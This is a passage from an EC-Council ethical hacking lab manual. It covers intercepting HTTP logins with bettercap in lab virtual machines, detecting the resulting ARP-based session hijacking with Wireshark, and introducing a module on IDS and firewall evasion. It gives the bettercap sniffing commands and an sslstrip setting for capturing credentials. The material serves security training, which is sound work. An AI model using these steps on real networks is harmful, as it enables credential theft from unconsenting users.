15. Switch back to the **Parrot Security** virtual machine. You can observe that bettercap has sniffed the website browsed by the victim on the target system, as shown in the screenshot.

Figure 1.2.10: bettercap sniffs the browsed website

16. Now, switch to the **Windows 10** virtual machine again. On the **MovieScope** website, enter any credentials (in this example, **sam/test**) and press **Enter** to log in.




Figure 1.2.11: Log in to the MovieScope website as the victim

TASK 2.3

Observe Captured Credentials

17. Switch to the **Parrot Security** virtual machine. You can observe the details of both the browsed website and the credentials obtained in plain text, as shown in the screenshot.

Note: bettercap collects all http logins used by routers, servers, and websites that do not have SSL enabled. In this task, we are using **www.moviescope.com** for demonstration purposes, as it is http-based. To use bettercap to sniff network traffic from https-based websites, you must enable the SSL strip module by issuing the command **set http.proxy.sslstrip true**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.12: bettercap sniffs the password

18. After obtaining the credentials, press **Ctrl+C** to terminate bettercap. The credentials can be used to log in to the target user's account and obtain further sensitive information.
19. When the **Are you sure you want to quit this session?** message appears, press **y**, and then **Enter**.




Figure 1.2.13: Terminate bettercap

20. This concludes the demonstration of how to intercept HTTP traffic using bettercap.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows 10**, **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Detect Session Hijacking

Ethical hackers and penetration testers have various tools and techniques at their disposal for detecting session hijacking attacks, which make the detection process an easy task.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method:** Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method:** Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

TASK 1 — Detect Session Hijacking using Wireshark

Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

Note: We will use the **Parrot Security** (**10.10.10.13**) virtual machine to carry out a session hijacking attack on the **Windows 10** (**10.10.10.10**) virtual machine.

1. Turn on the **Parrot Security** and **Windows 10** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Launch Wireshark

3. In the **Type here to search** field at the bottom of **Desktop**, type **wireshark**. Click **Wireshark** from the results.
4. **The Wireshark Network Analyzer** window opens. Double-click the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

Note: The network interface might differ in your lab environment.

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap.




Figure 2.1.1: Capturing Traffic with Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

5. **Wireshark** starts capturing network traffic. Leave it running.
6. Now, we shall launch a session hijacking attack on the target machine (**Windows 10**) using **bettercap**.

Note: To do so, you may either follow **Steps 7-15** below, or refer to **Task 2** (**Intercept HTTP Traffic using bettercap**) in **Lab 1**.

7. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.

💻 TASK 1.2

Launch Session Hijacking Attack

12. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: In this command, **-iface:** specifies the interface to bind to (in this case, **eth0**). The network interface might differ in your lab environment.

13. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect.
14. Type **net.recon on** and press **Enter**. This module periodically reads the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network.

15. Type **net.sniff on** and press **Enter**. This module will start sniffing network packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. You can observe that bettercap starts sniffing network traffic on the **Windows 10** machine, as shown in the screenshot.




Figure 2.1.2: bettercap starts sniffing

TASK 1.3

Analyze Captured Packets

17. Switch back to the **Windows 10** virtual machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.




Figure 2.1.3: Wireshark captures ARP requests

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: bettercap sends several ARP broadcast requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.10.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.10.10**) will first go to the host system (**10.10.10.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

18. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 10** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Evading IDS, Firewalls, and Honeypots

Module 12

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Evading IDS, Firewalls, and Honeypots

Evading IDS and firewalls involves modifying attacks to escape detection by an organization's security systems, whereas honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots

Lab Objectives

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 85 Minutes

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detect detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Intrusion Detection using Various Tools	√	√	√
	1.1 Detect Intrusions using Snort	√		√
